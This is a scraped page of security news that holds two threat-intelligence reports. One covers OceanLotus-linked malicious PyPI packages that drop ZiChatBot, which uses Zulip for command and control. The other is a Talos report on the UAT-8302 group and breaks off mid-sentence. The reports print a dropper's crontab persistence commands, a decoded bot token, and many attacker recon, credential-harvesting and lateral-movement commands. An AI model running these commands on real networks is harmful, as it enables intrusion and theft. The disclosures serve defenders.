
 Entrar
The post Orbital Ambitions: Anthropic Taps Musk’s “Colossus” to Double Claude’s Power and Eye the Stars appeared first on Daily CyberSecurity.
Visualização de leitura

OceanLotus suspected of using PyPI to deliver ZiChatBot malware

Introduction
Through our daily threat hunting, we noticed that, beginning in July 2025, a series of malicious wheel packages were uploaded to PyPI (the Python Package Index). We shared this information with the public security community, and the malware was removed from the repository. We submitted the samples to Kaspersky Threat Attribution Engine (KTAE) for analysis. Based on the results, we believe the packages may be linked to malware discussed in a Threat Intelligence report on OceanLotus.
While these wheel packages do implement the features described on their PyPI web pages, their true purpose is to covertly deliver malicious files. These files can be either .DLL or .SO (Linux shared library), indicating the packages’ ability to target both Windows and Linux platforms. They function as droppers, delivering the final payload – a previously unknown malware family that we have named ZiChatBot. Unlike traditional malware, ZiChatBot does not communicate with a dedicated command and control (C2) server, but instead uses a series of REST APIs from the public team chat app Zulip as its C2 infrastructure.
To conceal the malicious package containing ZiChatBot, the attacker created another benign-looking package that included the malicious package as a dependency. Based on these facts, we confirm that this campaign is a carefully planned and executed PyPI supply chain attack.
Technical details
Spreading
The attacker created three projects on PyPI and uploaded malicious wheel packages designed to imitate popular libraries, tricking users into downloading them. This is a clear example of a supply chain attack via PyPI. See below for detailed information about the fake libraries and their corresponding wheel packages.
Malicious wheel packages
The packages added by the attacker and listed on PyPI’s download pages are:
uuid32-utilslibrary for generating a 32-character random string as a UUIDcolorinallibrary for implementing cross-platform color terminal texttermncolorlibrary for ANSI color format for terminal output
The key metadata for these packages are as follows:
| Pip install command | File name | First upload date | Author / Email |
| pip install uuid32-utils | uuid32_utils-1.x.x-py3-none-[OS platform].whl | 2025-07-16 | laz**** / laz****@tutamail.com |
| pip install colorinal | colorinal-0.1.7-py3-none-[OS platform].whl | 2025-07-22 | sym**** / sym****@proton.me |
| pip install termncolor | termncolor-3.1.0-py3-none-any.whl | 2025-07-22 | sym**** / sym****@proton.me |
Based on the distribution information on the PyPI web page, we can see that it offers X86 and X64 versions for Windows, as well as an x86_64 version for Linux. The colorinal project, for example, provides the following download options:

Distribution information of the colorinal project
Initial infection
The uuid32-utils and colorinal libraries employ similar infection chains and malicious payloads. As a result, this analysis will focus on the colorinal library as a representative example.
A quick look at the code of the third library, termncolor, reveals no apparent malicious content. However, it imports the malicious colorinal library as a dependency. This method allows attackers to deeply conceal malware, making the termncolor library appear harmless when distributing it or luring targets.

The termncolor library imports the malicious colorinal library
During the initial infection stage, the Python code is nearly identical across both Windows and Linux platforms. Here, we analyze the Windows version as an example.
Windows version
Once a Python user downloads and installs the colorinal-0.1.7-py3-none-win_amd64.whl wheel package file, or installs it using the pip tool, the ZiChatBot’s dropper (a file named terminate.dll) will be extracted from the wheel package and placed on the victim’s hard drive.
After that, if the colorinal library is imported into the victim’s project, the Python script file at [Python library installation path]\colorinal-0.1.7-py3-none-win_amd64\colorinal\__init__.py will be executed first.

The __init__.py script imports the malicious file unicode.py
This Python script imports and executes another script located at [python library install path]\colorinal-0.1.7-py3-none-win_amd64\colorinal\unicode.py. The is_color_supported() function in unicode.py is called immediately.

The code loads the dropper into the host Python process
The comment in the is_color_supported() function states that the highlighted code checks whether the user’s terminal environment supports color. The code actually loads the terminate.dll file into the Python process and then invokes the DLL’s exported function envir, passing the UTF-8-encoded string xterminalunicod as a parameter. The DLL acts as a dropper, delivering the final payload, ZiChatBot, and then self-deleting. At the end of the is_color_supported() function, the unicode.py script file is also removed. These steps eliminate all malicious files in the library and deploy ZiChatBot.
For the Linux platform, the wheel package and the unicode.py Python script are nearly identical to the Windows version. The only difference is that the dropper file is named “terminate.so”.
Dropper for ZiChatBot
From the previous analysis, we learned that the dropper is loaded into the host Python process by a Python script and then activated. The main logic of the dropper is implemented in the envir export function to achieve three objectives:
- Deploy
ZiChatBot. - Establish an auto-run mechanism.
- Execute shellcode to remove the dropper file (terminate.dll) and the malicious script file from the installed library folder.
The dropper first decrypts sensitive strings using AES in CBC mode. The key is the string-type parameter “xterminalunicode” of the exported function. The decrypted strings are “libcef.dll”, “vcpacket”, “pkt-update”, and “vcpktsvr.exe”.
Next, the malware uses the same algorithm to decrypt the embedded data related to ZiChatBot. It then decompresses the decrypted data with LZMA to retrieve the files vcpktsvr.exe and libcef.dll associated with ZiChatBot. The malware creates a folder named vcpacket in the system directory %LOCALAPPDATA%, and places these files into it.
To establish persistence for ZiChatBot, the dropper creates the following auto-run entry in the registry:
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run]
"pkt-update"="C:\Users\[User name]\AppData\Local\vcpacket\vcpktsvr.exe"
Once preparations are complete, the malware uses the XOR algorithm to decrypt the embedded shellcode with the three-byte key 3a7. It then searches the decrypted shellcode’s memory for the string Policy.dllcppage.dll and replaces it with its own file name, terminate.dll, and redirects execution to the shellcode’s memory space.
The shellcode employs a djb2-like hash method to calculate the names of certain APIs and locate their addresses. Using these APIs, it finds the dropper file with the name terminate.dll that was previously passed by the DLL before unloading and deleting it.
Linux version
The Linux version of the dropper places ZiChatBot in the path /tmp/obsHub/obs-check-update and then creates an auto-run job using crontab. Unlike the Windows version, the Linux version of ZiChatBot only consists of one ELF executable file.
system("chmod +x /tmp/obsHub/obs-check-update")
system("echo \"5 * * * * /tmp/obsHub/obs-check-update" | crontab - ")
ZiChatBot
The Windows version of ZiChatBot is a DLL file (libcef.dll) that is loaded by the legitimate executable vcpktsvr.exe (hash: 48be833b0b0ca1ad3cf99c66dc89c3f4). The DLL contains several export functions, with the malicious code implemented in the cef_api_mash export. Once the DLL is loaded, this function is invoked by the EXE file. ZiChatBot uses the REST APIs from Zulip, a public team chat application, as its command and control server.
ZiChatBot is capable of executing shellcode received from the server and only supports this one control command. Once it runs, it initiates a series of sequential HTTP requests to the Zulip REST API.
In each HTTP request, an API authentication token is included as an HTTP header for server-side authentication, as shown below.
// Auth token:
TW9yaWFuLWJvdEBoZWxwZXIuenVsaXBjaGF0LmNvbTpVOFJFWGxJNktmOHFYQjlyUXpPUEJpSUE0YnJKNThxRw==

// Decoded Auth token
Morian-bot@helper.zulipchat.com:U8REXlI6Kf8qXB9rQzOPBiIA4brJ58qG
ZiChatBot utilizes two separate channel-topic pairs for its operations. One pair transmits current system information, and the other retrieves a message containing shellcode. Once the shellcode is received, a new thread is created to execute it. After executing the command, a heart emoji is sent in response to the original message to indicate the execution was successful.
Infrastructure
We did not find any traditional infrastructure, such as compromised servers or commercial VPS services and their associated IPs and domains. Instead, the malicious wheel packages were uploaded to the Python Package Index (PyPI), a public, shared Python library. The malware, ZiChatBot, leverages Zulip’s public team chat REST APIs as its command and control server.
The “helper” organization that the attacker had registered on the Zulip service has now been officially deactivated by Zulip. However, infected devices may still attempt to connect to the service, so to help you locate and cure them, we recommend adding the full URL helper.zulipchat.com to your denylist.
Victims
The malware was uploaded in July 2025. Upon discovering these attacks, we quickly released an update for our product to detect the relevant files and shared the necessary information with the public security community. As a result, the malicious software was swiftly removed from PyPI, and the organization registered on the Zulip service was officially deactivated. To date, we have not observed any infections based on our telemetry or public reports.

Zulip has officially deactivated the “helper” organization
Attribution
Based on the results from our KTAE system, the dropper used by ZiChatBot shows a 64% similarity to another dropper we analyzed in a TI report, which was linked to OceanLotus. Reverse engineering shows that both droppers use nearly identical algorithms and logic for to decrypt and decompress their embedded payloads.

Analysis results of dropper using KTAE system
Conclusions
As an active APT organization, OceanLotus primarily targets victims in the Asia-Pacific region. However, our previous reports have highlighted a growing trend of the group expanding its activities into the Middle East. Moreover, the attacks described in this report – executed through PyPI – target Python users worldwide. This demonstrates OceanLotus’s ongoing effort to broaden its attack scope.
In the first half of 2025, a public report revealed that the group launched a phishing campaign using GitHub. The recent PyPI-based supply chain attack likely continues this strategy. Although phishing emails are still a common initial infection method for OceanLotus, the group is also actively exploring new ways to compromise victims through diverse supply chain attacks.
Indicators of compromise
Additional information about this activity, including indicators of compromise, is available to customers of the Kaspersky Intelligence Reporting Service. If you are interested, please contact intelreports@kaspersky.com.
Malicious wheel packages
termncolor-3.1.0-py3-none-any.whl
5152410aeef667ffaf42d40746af4d84
uuid32_utils-1.x.x-py3-none-xxxx.whl
0a5a06fa2e74a57fd5ed8e85f04a483a
e4a0ad38fd18a0e11199d1c52751908b
5598baa59c716590d8841c6312d8349e
968782b4feb4236858e3253f77ecf4b0
b55b6e364be44f27e3fecdce5ad69eca
02f4701559fc40067e69bb426776a54f
e200f2f6a2120286f9056743bc94a49d
22538214a3c917ff3b13a9e2035ca521
colorinal-0.1.7-py3-none-xxxx.whl
ba2f1868f2af9e191ebf47a5fab5cbab
Dropper for ZiChatBot
Backward.dll
c33782c94c29dd268a42cbe03542bca5
454b85dc32dc8023cd2be04e4501f16a
Backward.so
fce65c540d8186d9506e2f84c38a57c4
652f4da6c467838957de19eed40d39da
terminate.dll
1995682d600e329b7833003a01609252
terminate.so
38b75af6cbdb60127decd59140d10640
ZiChatBot
libcef.dll
a26019b68ef060e593b8651262cbd0f6




What If Your Digital Footprint Could Shrink?
Get Surfshark One+ with Incogni for $91.99 (reg. $500.40) and cover VPN, alerts, antivirus, and data removal.
The post What If Your Digital Footprint Could Shrink? appeared first on TechRepublic.
UAT-8302 and its box full of malware
- Cisco Talos is disclosing UAT-8302, a sophisticated, China-nexus advanced persistent threat (APT) group targeting government entities in South America since at least late 2024 and government agencies in southeastern Europe in 2025.
- After successful compromises, UAT-8302 deploys multiple custom-made malware families that have previously been used by other known China-nexus threat actors.
- Talos discovered a .NET-based backdoor we track as “NetDraft” that is a C#-based variant of the FinalDraft/SquidDoor malware family developed and operated by Jewelbug/REF7707/CL-STA-0049/LongNosedGoblin, a cluster of China-nexus APT actors.
- Furthermore, UAT-8302 also uses an updated version of the CloudSorcerer backdoor, a malware family used in attacks against Russian government entities in 2024.
- UAT-8302 also used VSHELL and its SNOWLIGHT stager in their operations, along with a new Rust-based stager that we track as SNOWRUST.

Talos assesses with high confidence that UAT-8302 is a China-nexus advanced persistent threat (APT) group tasked primarily with obtaining and maintaining long-term access to government and related entities around the world.
Post-compromise activity consisted of information collection, credential extraction, and proliferation using open-source tooling such as Impacket, proxying tools, and custom-built malware.
Malware deployed by UAT-8302 connects it to several previously publicly disclosed threat clusters, indicating a close operating relationship between them at the very least. Overall, the various malicious artifacts deployed by UAT-8302 indicate that the group has access to tools used by other sophisticated APT actors, all of which have been assessed as China-nexus or Chinese-speaking by various third-party industry reports.
For instance, NetDraft, a .NET-based malware family deployed by UAT-8302 in South America, was also disclosed by ESET as NosyDoor, attributed to a China-nexus APT they track as LongNosedGoblin. ESET assesses that LongNosedGoblin used NosyDoor/NetDraft and other custom-made malware to target government organizations in Southeast Asia and Japan. Furthermore, as per Solar’s reporting, NetDraft was also deployed against Russian IT organizations in 2024 by Erudite Mogwai (LuckyStrike Agent).
NetDraft is likely a .NET-ported variant of the FinalDraft/SquidDoor malware family developed and operated exclusively by Jewelbug/REF7707/CL-STA-0049 — also another cluster of China-nexus APT actors.
Another malware family deployed by UAT-8302 is CloudSorcerer (version 3). Kaspersky disclosed that CloudSorcerer was used in attacks directed against Russian government entities in 2024.
Furthermore, two other malware families, SNAPPYBEE/DeedRAT and ZingDoor, were deployed by UAT-8302 in conjunction with each other, a tactic also highlighted by Trend Micro in 2024.
Talos’ analysis also connects more custom-made tooling that UAT-8302 used to other China-nexus or Chinese-speaking APTs:
- Draculoader: A generic shellcode loader deployed by UAT-8302, also used by the Earth Estries and Earth Naga APT groups who have histories of targeting government agencies in Southeast Asia and elsewhere.
- SNOWLIGHT: A generic stager for the VSHELL malware family, used by UAT-8302. Also used by UAT-6382, who exploited a Cityworks zero-day (CVE-2025-0994) to deploy VSHELL. SNOWLIGHT has also been seen in intrusions attributed to other China-nexus APT clusters, such as UNC5174 and UNC6586.
The various connections between UAT-8302 and other China-nexus or Chinese-speaking threat actors can be visualized as:

Figure 1. UAT-8302's interconnections.
Initial compromise and reconnaissance
UAT-8302's tooling overlaps with various APT groups that have been known to exploit both zero-day and n-day exploits to obtain initial access. We assess that UAT-8302 follows the same paradigm of obtaining initial access to its victims.
Once initial access is obtained, UAT-8302 conducts preliminary reconnaissance using red-teaming tools such as Impacket:

Other reconnaissance commands may be:
ipconfig /all
certutil -user -store My
certutil -user -store CA
certutil -user -store Root
whoami
nslookup www[.]google[.]com
net use
cmd.exe /c net view /domain
cmd.exe /c systeminfo
cmd.exe /c net time /domain
cmd.exe /c nslookup -type=SRV _ldap._tcp
net group <name> /domain
One of UAT-8302's primary goals is to proliferate within the compromised network, and therefore, the actor conducts extensive reconnaissance on every endpoint that they can access. This extended recon is scripted usually using a custom-made PowerShell script such as “whatpc.ps1”:
powershell -ExecutionPolicy Bypass -WindowStyle Hidden -File C:\Windows\Temp\whatpc.ps1
The script may be persisted to collect system information via a scheduled task:
cmd.exe /c schtasks /create /tn 'ReconLiteDebug' /tr 'powershell -ExecutionPolicy Bypass -WindowStyle Hidden -File c:\windows\temp\whatpc.ps1' /sc ONCE /st 08:25 /ru SYSTEM /f

cmd.exe /c schtasks /create /tn 'RunWhatPC' /tr 'c:\windows\temp\run.bat' /sc ONCE /st 23:28 /ru SYSTEM /f
This script executes the following commands on the systems to identify them:
whoami
whoami.exe /groups
whoami.exe /priv
net.exe user
net.exe localgroup
net.exe localgroup administrators
ipconfig.exe /all
ARP.EXE -a
ROUTE.EXE print
NETSTAT.EXE -ano
cmd.exe /c net share
cmd.exe /c wmic startup get caption,command 2>&1
nltest.exe /dclist:<domain>
net.exe user /domain
net.exe group /domain
net.exe group Domain Admins /domain
nltest.exe /domain_trusts
UAT-8302 also performs ping sweeps of the network to discover more endpoints to proliferate into:
C:/Windows/Temp/ping_scan.bat
C:/Windows/Temp/run_scan.bat
C:/Windows/Temp/nbtscan.exe

cmd.exe /Q /c (for /l %i in (1,1,254) do @ping -n 1 -w 300 192.168.1.%i | find TTL= && echo 192.168.1.%i is alive) > C:\Windows\Temp\alive_hosts.txt
UAT-8302 also discovers SMB shares in the network to find reachable remote shares:
cmd.exe /Q /c (for /l %i in (1,1,254) do @net use \\192.168.1.%i\IPC$ >nul 2>&1 && echo 192.168.1.%i - Port 445 is open || echo 192.168.1.%i - Port 445 is closed) > C:\Windows\Temp\portscan.txt
Scanning tools
UAT-8302 may also download and run “gogo,” a GoLang based, open-sourced automated network scanning engine written in Simplified Chinese:
curl -fsSL hxxps://github[.]com/chainreactors/gogo/releases/download/v2.14.0/gogo_windows_amd64.exe -o go.exe
Additionally, UAT-8302 uses a variety of scanning tools such as QScan, naabu and dddd PortQry and httpx to discover services in the network:
httpx.exe -sc -title -location -f -td -r 192.168.1.1/16
httpx.exe -sc -title -location -td -r 192.168.1.1/16 -o web.txt
httpx.exe -sc -title -location -td -u 192.168.1.1/16 -o web.txt
Information collection
UAT-8302 collects a variety of information about the environment that they are operating within including Active Directory (AD) information and credentials using open-sourced tooling such as:
adconnectdump.py
A Python-based tool for Azure AD Connect/Entra ID connect credential extraction:
python.exe adconnectdump.py
Manual extraction
UAT-8302 may also directly query the AD user and computer objects to obtain information from them via PowerShell:
powershell -command Get-ADUser -Filter * -Property * | Select-Object Name, Displayname, LastLogonDate, PasswordLastSet, PasswordExpired, Description, EmailAddress, homeDirectory, scriptPath

powershell -command Get-ADUser -Filter * -Property * | Select-Object SamAccountName, DisplayName, Enabled, LastLogonDate, PasswordLastSet, PasswordExpired, Description, EmailAddress, HomeDirectory, ScriptPath, @{Name='Groups';Expression={((Get-ADUser $.SamAccountName -Properties MemberOf).MemberOf | ForEach-Object { ($ -split ',')[0] -replace '^CN=' }) -join '; '}}

powershell -Command Get-ADComputer -Filter * -Property Name,DNSHostName,OperatingSystem,Description | Select-Object Name, DNSHostName, OperatingSystem, Description | Format-Table -AutoSize
powershell -Command Get-ADGroup -Filter * -Properties Members, Description | Select-Object Name, Description, @{Name='Members';Expression={ ($.Members | ForEach-Object { ($ -split ',')[0] -replace '^CN=' }) -join '; ' }}| Format-Table -AutoSize
Specific AD users of interest may also be queried using system tools such as dsmod and dsquery.
Log collection
UAT-8302 also collects event log information and the logs themselves on multiple endpoints. Logs are an excellent source of obtaining information and understanding security configurations and policies applied within a target’s environment:
powershell -Command Get-WinEvent -ListLog Security | Format-List LogName, FileSize, LogMode, MaximumSizeInBytes, RecordCount

powershell -command Get-EventLog -LogName System -Source NETLOGON -Newest 5000 | Where-Object { $_.Message -match "Administrator" }

powershell -Command chcp 437 >$null; Get-WinEvent -FilterHashtable @{ LogName = 'Security'; ID = 4768 } | Where-Object { \$_.Message -match 'Administrador' }
Audit policies are also queried extensively to obtain system logging configurations:
auditpol /get /category:Logon/Logoff

auditpol /get /category:*
UAT-8302 also collects AD snapshots using tools such as the AD Explorer tool:
ae.exe -snapshot c:\windows\temp\result.dat /accepteula

cmd.exe /C 7zr.exe a -mx=5 c:\windows\temp\r.7z c:\windows\temp\result.dat
UAT-8302 also uses a tool written in Simplified Chinese called “SharpGetUserLoginIPRP” — derived from another Chinese-language repository — which is used to extract login information from a domain controller:
C:\ProgramData\S.exe user:pass@IP -day
Proliferation through the network
UAT-8302 proliferates across various endpoints by using a combination of either Impacket- or WMI-based remote process creation:
cmd.exe /C wmic /node:IP process call create cmd.exe /c c:\programdata\e1.bat

cmd.exe /C schtasks /S IP /U username /P passwd /create /tn 'Runbat' /tr 'c:\windows\temp\run.bat' /sc ONCE /st 5:12 /ru SYSTEM /f
These BAT files are meant to execute the accompanying malware on the target systems.
Furthermore, UAT-8302 may also extract login credentials from MobaxXterm, a multi-functional and tabbed SSH client, using tools such as MobaXtermDecryptor to pivot to other endpoints.
Custom-made malware deployment
UAT-8302 deploys a variety of malware families in their intrusions including NetDraft, CloudSorcerer version 3, and VSHELL.
NetDraft
NetDraft, also known as NosyDoor, is a .NET variant of the FINALDRAFT malware. FINALDRAFT or Squidoor is a malware family developed and operated exclusively by Jewelbug/REF7707/CL-STA-0049, a cluster of China-nexus APT actors. FINALDRAFT uses legitimate services such as MS Graph to act as command-and-control servers (C2s) to execute commands and payloads on the compromised system. Similarly, NetDraft relies on the MS Graph API to communicate with its OneDrive based C2. NetDraft is deployed using the following mechanism:
- A benign executable is used to side load a malicious dynamic-link library (DLL) based loader.
- The loader DLL decodes NetDraft from an accompanying data file and invokes it in the context of the existing process.
- NetDraft also contains an embedded, .NET-based helper library. The library is compressed and embedded using the Fody/Costura framework. During runtime, the library is decompressed and instrumented to carry out operations on the endpoint on behalf of NetDraft. We track this library as “FringePorch.”

Figure 2. NetDraft and FringePorch infection chain.
NetDraft and FringePorch support the following functionalities:
- Execute arbitrary commands on the endpoint
- Execute a .NET based assembly sent by the C2 within NetDraft’s process context
- Exit and stop execution
- Upload files to C2
- Download files from specified remote locations to local disks
- File management: Change current working directory, rename files, enumerate files, and set write times
- Sleep
- Execute a .NET plugin: This functionality is similar to its ability to run arbitrary .NET based assemblies. Here, the implant runs a provided plugin’s “Plugin.Run” function.
Since NetDraft is missing the capability to persist across reboots and relogins, one of the first commands the C2 issues to it is the creation of a malicious scheduled task:
schtasks /create /ru system /tn Microsoft\Windows\Maps\{a086ff1e-d6dc-45f7-b3e4-6udknw82sa} /sc hourly /mo 2 /tr 'C:\ProgramData\Microsoft\Microsoft\Appunion.exe' /F
CloudSorcerer v3
Another malware UAT-8302 deploys is the latest version of the CloudSorcerer backdoor (version 3). The malware consists of the side-loading triad of files: a benign executable, a malicious DLL-based loader, and the actual implant in a data file:
Yandex.exe -r -p:test.ini -s:12

VMtools.exe -r -p:VM.ini -s:12
The executables will sideload a DLL named “mspdb60[.]dll”, which will load and decrypt the “.ini” file specified in the command line — such as “test.ini” or “vm.ini”. The decrypted shellcode is then injected into a combination of specified benign processes.
CloudSorcerer v3 – The decrypted shellcode
The decrypted INI file is a newer version of CloudSorcerer (v3) disclosed by Kaspersky in 2024. Depending on process name (where it may have been initiated or injected), CloudSorcerer v3 will perform one of the following actions:
- If the process is named “dpapimig.exe”, then it will gather system information, inject itself into explorer.exe, and receive command codes from the C2 via a named pipe, gather disk information, enumerate files, execute arbitrary commands, perform file operations (delete, rename, read, write, etc.) and execute shellcode received via the named pipe.
- If the process is named “spoolsv.exe”, then it will contact GitHub to obtain C2 information and receive commands from the C2.
- If the process is named “mspaint.exe”, “browser”, or anything else, it will proceed to inject itself into dpapimg.exe, spoolsv.exe, etc. to kick off its malicious operations.
The system information CloudSorcerer v3 collects includes computer name, username and local system time.
Obtaining C2 information
Like CloudSorcerer v2, version 3 contacts a legitimate service to obtain the C2 information. The malware will either contact a specific GitHub repository to read a data blob, or read a GameSpot profile the threat actors set up.
The data blob is decoded to obtain the C2 information, which can exist in the one of the following formats depending on the variant of the CloudSorcerer backdoor:
